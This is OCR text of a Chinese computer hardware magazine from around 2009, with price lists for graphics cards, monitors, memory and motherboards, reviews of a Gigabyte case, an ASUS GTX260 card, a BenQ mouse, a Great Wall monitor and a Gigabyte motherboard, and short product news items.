耕昇 HD4870吕布版/512MB	1799
NVIDIA	
盈通 9600GT游戏高手/512MB	799
盈通 9800GTX+游戏高手/1GB	1099
影驰 GTX260+	1999
影驰 9800GTX+上将版	999
微星 N9600GSO-T2D384	580

▲这一年，用户对Radeon HD4000系列显卡非常青睐，其凭借着优异的性能，低廉的价格为ATI立下了汗马功劳。也正因为如此，市场上出现了假冒GeCube生产的Radeon HD4000系列显卡。所以用户在购买时要格外注意，看PCB背面是否有通过AMD认证的GeCube标识以及产品序列号。

显示器(LCD)

型号	平均价(元)
LCD	
22英寸	
长城 M228	1050★
玛雅 P228D	1299
Acer X223Wbd	1280
LG W2242S	1399
AOC 2217V	1090
24英寸	
优派 VX2433wm	1750
明基 G2400W	1799
飞利浦 240SW9	2200
三星 T240	2399
戴尔 S2409W	2450

▲虽然现在16：9与16：10两种显示比例打的不可开交，但对于旧标准下的低价22英寸一线品牌产品还是很值得用户选购的，明基G2200W为1080元、AOC 210V为1099元等等。另外，一些24英寸液晶的价格也出现了松动，三星 2443BW与明基 V2400W都降到了2000元内。

内存

型号	平均价(元)
金士顿 2GB DDR2 800	140
金士顿 1GB DDR3 1333	199★
威刚 2GB DDR2 800(万紫千红)	130
威刚 2GB DDR2 800(游戏版)	165
胜创 1GB DDR2 800	75
胜创 2GB DDR2 800	130★
金邦 2GB DDR2 800(千禧)	135
金邦 2GB DDR2 800(黑龙)	175★
宇瞻 2GB DDR2 800	135
宇瞻 2GB DDR2 800(黑豹)	180
三星 1GB DDR2 800	85
三星 2GB DDR2 800	130

▲最近内存的价格猛涨，各大品牌威刚、胜创等2GB DDR2 800都涨到130元左右，而且领头羊金士顿更是调整到140元的高位，涨势非常惊人，鉴于这样的情况，内存此时并不适合出手。不过DDR3方面却步入了原先DDR2的后尘，金士顿1GB DDR3 1333价格已经跌入200元内，爆出199元的低价。


主板

型号	平均价(元)
Intel	
技嘉 GA-EP45-DS4	1499★
昂达 魔剑P43	780
磐正 超磐手AP45+	699
映泰 TPower X58	1990
华硕 P5Q	1065
AMD	
技嘉 GA-MA78G-DS3H	639
昂达 A79GS	580★
磐正 超磐手AK790 GTR	599
映泰 TA770 A2+ SE	590
捷波 HA07-Ultra	799

▲随着AMD45纳米处理的全面到来，其平台将转向全新的AM3接口，这是不是意味着原有AM2/AM2+主板的用户将不能升级。其实不必担心，AM3接口45nm处理器集成的是DDR2/DDR3两代规格的内存控制器，可以很好的在AM2/AM2+主板上运行，这些用户可以利用现有资源很方便地进行升级。


全铝金刚
技嘉3D Mars机箱

新品上市 | 010-62102838 | http://www.gigabyte.cn



有人说机箱就是一个外壳，有或没有无所谓，有人说机箱不过是个架子，固定住设备就行，高端、低端没区别。但你要知道，无论是散热性、电磁屏蔽还是提供便捷的功能，机箱都是必不可少的，那么高端产品究竟高端在哪里？


图解1、2、3领略高端机箱




前面板两侧配有独特造型的立体进风窗，安置有120mm的进风扇，而且在后面板还配有双120mm的出风扇，前进后抽的设计极大地强化了空气对流，增强风力，加快了机箱内部的热循环效率。



侧面板上大面积的散热进气孔，将冷空气直接送达CPU、显卡和硬盘等部件，达到针对性降温的效果。这样前部、侧部及后部周密的通风体系形成一套合理散热通道。侧板上的安全锁设计，也更使安全性得到提升。



免工具安装和单手侧板开启装置的设计，1.0mm结构的强化铝设计不仅增强了机箱结构，而且大大降低了电磁辐射。





前置USB、IEEE1394、音频接口（符合HDAudio规范），全部采用带有屏蔽网的线材，并在机箱内有对应标识，使得前置接口不但信号质量优异，连接上也非常方便。

规格

立式	无	5个	6个（软驱位×1、硬盘位×5）
机箱样式	标配电源	5.25寸光驱位	3.5寸仓位
ATX/MicroATX			
机箱结构			



材质、做工优异


价格昂贵


技嘉冲击机箱市场的旗舰级产品，彰显着高端的血统，但相较于TT、CM等老牌大厂的高端机箱，此款机箱过于沉稳、低调。 CF [YP25]

体验经典
华硕 ENGTX260/HTDP/896M显卡

2499元 | 800-820-6655 | http://cn.asus.com




要说现在板卡领域能保持用料充足、绝不缩水的厂商那么华硕无疑是当仁不让。而今天进入评测室的便是 NVIDIA GT200 核心中的次旗舰产品——华硕 ENGTX260/HTDP/896M（以下简称 ENGTX260）。

保持公版，成本不菲


在GPU-Z中我们可以看到，因为采用的并非55nm的GTX260+，所以在SP数量上只有192，而默认频率也是公版的576MHz，流处理器频率为1242MHz。

此款显卡搭配了14颗GDDR3显存颗粒，组成了896MB/448Bit的显存规格，而0.8ns的速度几乎是GDDR3的极限，虽然显存默认为2000MHz，但是还是有一定的超频潜力。



潜力巨大，功耗不高

在超频测试中，我们很轻易地把ENGTX260超频至700MHz（核心）\1509MHz（流处理器）\2400MHz（显存）。此时性能上有近20%的提高，超频后的GTX260成绩非常接近NVIDIA旗舰产品——GTX280。



规格

896	GT200	65nm	576
显存容量（MB）	显示核心	工艺	核心频率（MHz）
2000	448	192	1242
显存频率（MHz）	显存位宽（Bit）	流处理器数量	流处理器频率（MHz）


保持公版，用料出色


保持华硕的高价风格


次旗舰级别显卡是最值得购买的，而保持公版做工也很难能可贵，搭配以华硕的3年质保，喜欢超频、游戏的用户推荐购买

CF [YP26]

动如脱兔，小巧伊人
BenQ P900无线激光鼠标

238元 | 400-888-8980 | http://www.benq.com.cn



小巧可人是见到BenQ P900无线激光鼠标的第一印象，整体采用了流线型设计，侧面看起来由前至后呈现一辆跑车型，在外观上就可以猜出此款鼠标采用了明基引以为豪的逆向工程学设计。鼠标表面用了一层非常炫目的黑灰色烤漆，看起来很绚丽，但是使用几分钟就会发现鼠标因沾染无数指纹，而变得"肮脏"不堪，这也是钢琴漆等烤漆类外观的通病。

鼠标设计得非常小巧，并采用半掌式设计，所以鼠标较为扁平，用手指的根部搭在鼠标上，手掌中后部便会称为支撑点，让小编最初难以习惯的就是以前用指尖点击鼠标，而现在只能用手指的中部关节点击，但使用一段时间后，觉得这个只占据半截手掌的小鼠标虽不如G5、巨腹蛇等游戏鼠标的"贴"手，但是灵巧性、舒适度还是不错的。

在鼠标的两侧，明基P900还有着"活化呼吸孔"的特殊材质，更可加强摩擦力以防手滑，更进一步增加抓握感。

此款鼠标采用安捷伦激光芯片，1600DPI在Full HD等大分辨率横行的今天也能快速准确地指指点点。并且P900激光无线鼠标的接收器非常小巧，犹如一枚1元硬币大小，在用户长时间不使用或旅行时，皆可直接收纳于鼠标中。

小知识 激光鼠标有什么优势？

与传统LED光源的光电鼠相比，激光鼠具有许多优势：其一，激光光源能通过更多表面。因激光经过长距离传播仍能保持其强度和波形。其二，激光鼠传感器获得影像的过程是根据激光照射在物体表面所产生的干涉条纹而形成的光斑点反射到传感器上获得的，而传统光学鼠标是通过照射粗糙的表面所产生的阴影来获得，因此激光能对表面的图像产生更大反差，使图像更易辨别，提高鼠标定位的精准性。

CF [YP27]

规格

按键数量	供电方式	分辨率
3	标准AAA电池×2	（DPI）1600


便携、灵巧


手感需要适应


小巧可爱用来形容此款鼠标再合适不过了，虽然手感需要一段时间的适应，但此款鼠标还是显示出了外设老牌厂商BenQ的实力，推荐购买。

16:9军团再添猛将
长城M2231液晶显示器

999元 | 010-59831888 | http://www.greatwall.com.cn




长城M2231（以下简称M2231）在外观上采用现代高光注塑工艺，打造出类似钢琴烤漆的亮丽，但同样也带来了"指纹收集器"的缺点。整体设计稳重大气，黑色超窄的边框，OSD按键位于屏幕的正下方，相比侧面设计的OSD按键，这种传统的设计使用上更加的方便。

不单单是正面，长城显示器的背板也向来是有看头的地方，此款显示器的背板设计非常简约，大弧度的线条让整个显示器有一种柔和的美。

外形上既然没有什么技压群雄的本领，那么M2231准备靠什么来赢得用户的青睐呢？16:9、Full HD、不足千元，性价比极佳一向是长城显示器带给大家的印象，此款显示器也不例外。

高达1920×1080的分辨率，想看大片的朋友，可以以不足千元的价格入手，但缺点也同样明显，高分辨率对于游戏爱好者来说需要一台非常强劲的主机支持，而点距过小也让上网和文字处理成了考验视力的工作，不过这也是21.5英寸Full HD面板的通病，所以选择21.5英寸液晶显示器的时候应该考虑到自己的应用，才可以挑选到适合的产品。


Full HD面板的标配HDMI并未在此款显示器上出现，考虑到HDMI需要提供音频输出等额外组件，不足千元的M2213精简掉此功能还是很值得理解的。

CF [YP28]

规格


最佳分辨率	显示屏尺寸（英寸）	点距（mm）
1920×1080	21.5	0.248

接口类型	屏幕比例	亮度（nits）
D-Sub、DVI	16:9	300

响应时间	对比度
5	10000:1（动态）


性价比出色


做工稍显粗糙


Full HD已经进入平民价格，高分辨率爱好者推荐选用。

做工恒久远，耐久永流传

技嘉 GA-MA790GP-UD4H主板


新品 | 010-62102838 | http://www.gigabyte.cn

看到型号可能有人要问了，这个型号推出已经有一段时间了啊，为什么现在还要做评测呢？请你看仔细，这次进入评测室的是技嘉 GA-MA790GP-UD4H，而不是DS4H，而这个不一样的"UD"到底是什么意思呢？

"UD"实际很简单，就是技嘉独有的"Ultra Durable"——超耐久的意思，虽然此前的DS4H也带有超耐久技术，但是此次超耐久三代经典版系列是全方位的，不仅仅是用料并且在性能和附加值上也有很大的提升。

这样我们就有理由来看看，技嘉采用成熟的790GX芯片组打造的MA790GP-UD4H能不能成为AMD平台上的经典产品。


关键词之一：2盎司



传统超耐久采用的全日系固态电容加上2盎司纯铜（在PCB电路板之中加入两盎司的铜层）设计，虽然测试中感觉不到明显的性能增益，但是在超频和稳定性上无疑会有很大的帮助。


值得商榷： 2盎司纯铜带来的效果并非宣传中的夸张，温度降低也几乎是微不足道的，但是在稳定性帮助上还是不小的。

关键词之二：热管



采用4+1相供电设计，用料全部采用固态电容与全封闭电感，由于良好的供电设计使得此款主板可以平滑地升级到羿龙II处理器，搭配北桥芯片以及供电模组的MOSFET管覆盖了热管连接的整个散热系统。由于供电电路的高效、静音散热系统使得主板的最大热源得到了有效的控制。

值得商榷： 非主动散热的最大缺点是热量容易堆积，如果机箱没有良好的风道，那么机内温度不会因为此散热系统而降低。




关键词之三：CrossFire X

既然选择了AMD平台，那么看重的肯定是AMD+ATI组合的良好契合性，那么CrossFire X无可厚非地成为必备条件之一，无论是升级或追求最大性能，双卡带来的灵活度是单卡远远无法比拟的。

值得商榷： 双路PCI-E×8的设计相比nForce 780i的三路PCI-E×16还是有所保留，追求极致性能上来讲780i要强悍许多，但考虑到780i的价格，此款主板的性价比还是很高的。

关键词之四：DDR 1200+



虽然DDR2内存官方规格最高只有DDR2 800，但是主板厂商通过超频来达到1066MHz甚至更高的频率无疑延长了DDR2内存的寿命，在DDR3内存价格远高于DDR2的今天，能支持更高频率的DDR2注定是个明智之举。

值得商榷： 无论主板支持多高的内存频率都仅仅代表了潜力比较大而已，而内存真正的工作频率还要看内存本身的体质。



规格


Phenom, Athlon64, Sempron CPU种类	4×DDR2 1200 内存类型	790GX+SB750 芯片组
Socket AM2/AM2+ CPU插槽	Realtek RTL8111C千兆网络控制芯片 集成网卡	
Realtek ALC 889A 8声道HD声卡（支持Dolby Home Theater） 集成声卡		


做工、用料更进一步


相比之前产品性能上没有太大变化


AMD平台上的不二之选，无论任何方面都格外的优秀，可谓是全能型主板，推荐购买。

关键词之五：Dolby Home Theater



此款主板采用了Realtek ALC889A，并通过了Dolby Home Theater，不但提供106db信噪比，最重要的是可以使大片的5.1、6.1声道通过两声道的耳机享受到精准的定位、真实的包围感。

值得商榷： 集成声卡毕竟是集成声卡，没有独立的DSP始终会占据一定的CPU资源。

CF [YP29]



提质加量不加价 A-600II遥控器版抵达卖场

近日，EACAN盈佳将旗下的高端产品，备受业界好评的跨界之作A-600II加了一个遥控器，升级为A-600IIR（2.1音箱）。A-600IIR的遥控器极具匠心的分体式设计，小巧别致，但功能强大。其座配置了3.5mm立体声耳机输出端口，还整合了AUX输入端口，可轻易连接音乐手机、MP3随身听等音频设备，并具备一键静音功能，为您带来轻松非凡的体验，安坐沙发之上也可遥控自如。（**李隆**）

产品规格：

声道系统：2.1


频率范围：低音：20Hz～135Hz；卫星箱：120Hz～20KHz

输出功率：25W+12.5W×2

低音箱体积：212mm×402mm×305mm

卫星箱体积：100mm×285mm×129mm


698元 | 020-61213981
www.eacan.com.cn



首款CA认证CMMB昂达VX626上市

近日，昂达旗下首款通过CA加密认证的CMMB移动电视VX626正式上市，4GB仅售499元。昂达VX626无需硬件升级就可直接收看到更多频道（待广电商业化运营后），免除了用户后续升级的麻烦。它无需转换就可以直接支持D1（800×640）分辨率的RM/RMVB/DAT/AVI/FLV等视频格式、APE/FLAC无损音乐格式、微软PlayFX音效，高清录音、电子书、多任务操作、日历时钟等功能应有尽有。最大支持高速8GB Micro SD卡（TF）、高速USB2.0、立体声扬声器等配置都体现出当今MP4播放器的顶尖水平。目前，国内已经有100多个城市开通或即将开通CMMB移动电视，消费者全新的移动电视生活即将实现。（**米彬**）

499元（4GB） | 020-87742835/020-87636363
www.onda.cn



戴尔首推LED显示器G系列

戴尔公司近日宣布推出全新的戴尔G系列LED宽屏平板显示器，并隆重推出该系列中的两款旗舰产品——22英寸的G2210和24英寸的G2410。戴尔G系列高性能显示器获得了EPEAT金牌认证并符合“能源之星”标准，它集多种优势于一身，不仅拥有先进的LED技术、出众的能效表现，同时还使用了可回收材料和其他环保组件，堪称同类产品中的佼佼者。这两款显示器的分辨率分别为1680×1050和1920×1080，亮度为250cd/m²，响应时间为5毫秒，具有VGA及DVI双接口，对比度为1000：1（标准），1000000：1（动态）。（**姚雯**）

新品上市 | 800-858-2215
www.dell.com.cn



低价入市，GE高性价比千万像素相机E1055

受全球金融危机等多种不利因素的影响，国内数码相机市场增速放缓。为了应对这一市场变化，美国通用电气GE数码相机就悄无声息地推出了一款当红产品E1050的“低价”版本——E1055。E1055采用1050万有效像素的1/2.33英寸原色CCD，5倍光学变焦的伸缩式镜头，焦距相当于传统35mm胶片相机的28mm（广角）～140mm（远摄）。另外，E1055秉承了GE功能全面、操作简单的特性，带有“脸部优先对焦”、“防抖”及“全景拼接”等先进功能，而且也支持时下非常流行的“笑脸自拍”及“眨眼提示”两项功能。E1055与E1050的唯一差别只是取消了触摸屏幕设计，售价仅为1349元，成为市面上最具性价比的千万像素DC之一。（**于峰**）


1349元 | 010-82536341
www.ge.com.cn



GN推出全球首款钛金版蓝牙耳机Jabra JX20 Pura

Jabra JX20 Pura是世界著名工业设计大师Jacob Jensen巧妙利用钛金属的坚固和高雅，打造的又一艺术精品。Jabra JX20 Pura外形小巧，重量不到13克，舒适、便携的特性犹如腕表，整日佩戴也不会觉得累赘。该款耳机专为移动生活而设计，长达6小时的连续通话时间，将用户从办公桌前解放出来。无论是在办公室，还是两手拎满行李箱，单键控制功能让用户随时随地便捷通话。需要充电时，只需通过一个USB连接线连到计算机上，或在汽车里就能完成充电。在音质方面，Jabra JX20 Pura的数字声音处理技术能够带来清晰的声音，可复制出面对面的通话效果，而智能音量控制功能可自动调节音量，无论对方大声还是轻声说话，都能确保通话的清晰舒适。**（于峰）**


新品上市 | 021-58363670
www.jabra.com.cn



三星SPF-85H数码相框上市

随着市场不断扩大，数码相框已经成为人们节日、生日、婚庆等场合的首选礼品之一，因为它温馨的照片播放功能能够记录下生活中的点滴细节，许多人都选择将其摆放家中，给全家人带来珍存回忆的空间。三星此次发布的木质三星SPF-85H数码相框，在材质上更是迎合了现代家居的装修风格，古朴与现代的完美结合彰显优雅，尤为值得一提的是全新的触摸按键设计，点亮之后闪烁出淡黄色的光芒，为整个房间增添了暖意。试想一下，开心的回忆随时都在你身边展现，会是一种怎样的惬意感觉！**（米彬）**

1799元 | 800-810-5858
www.samsung.com.cn



热管散热4相供电 4830终结者只要799元

凭借RV770的强大规格，ATI的HD4800系列在主流游戏中性能表现要优于同价位对手产品，在中高端市场成为众多发烧玩家追求的目标。针对主流游戏玩家的HD4830，拥有640个流处理器，板载512MB/256bit，游戏性能非常强。近日，搭载豪华铜热管散热器以及4相全固态供电方案的铭瑄狂镭HD4830终结者已经全面上市，售价仅799元，而且现在买铭瑄ATI显卡还免费获得《魔兽世界》点卡，非常超值。铭瑄狂镭HD4830终结者采用最新的RV770LE核心，基于先进的55nm工艺制程，拥有多达640个流处理器单元，性能相当强。该卡硬件支持DirectX10.1、Shader Model 4.1特效，核心内建改进型UVD引擎和7.1声道高清HDMI模块，能对VC-1、H.264编码的1080p电影以低CPU占用率完美解压。**（米彬）**

799元 | 020-38731788
www.maxsun.com.cn



昂达9600GSO 384MB大量到货

面对许多公司推出只有48个流处理器、G94核心的96GSO，昂达公司承诺：只要G92芯片存在一天，昂达旗下所有的9600GSO就一定会使用96个流处理器、规格更高的G92芯片。昂达9600GSO 384MB采用G92显示核心，基于65nm工艺制造。它采用DX10规范的统一渲染架构，没有了传统意义上渲染管线的概念，统一称为单一的Streaming Processor单元。9600GSO显卡内建96个Streaming Processor处理单元，支持DirectX 10与Shader Moder4.0技术，散热部分采用了3800转的大型涡轮热管散热器，还配有可调速风扇+双热管的设计。**（米彬）**

499元 | 020-87636363
www.onda.cn

业界资讯 · EXPRESS

傲游浏览器 2.5.1 版发布

在 2009 年初，傲游许诺"打算用行动来表示"对用户们的支持，会为广大用户"奉上精心准备的新年礼物"。该篇日志得到了用户们的热烈反响，各种猜测和期待接踵而至。在大家几乎都快忘记"礼物"这回事的时候，带有革命性防假死功能的傲游浏览器 2.5.1 版横空出世。根据傲游的官方介绍，通过防假死技术，傲游浏览器的各个标签可以独立载入，互不干涉。这一技术革新能够有效解决由于单一标签失去响应而导致整个浏览器失去响应的问题，使浏览效率得到提升。举例来说，当某个标签响应变慢时，不会影响整个浏览器的运作。用户还可以顺畅地浏览其他网页或者直接关闭该标签，再也不必通过任务管理器来关闭浏览器了。（张锐峰）

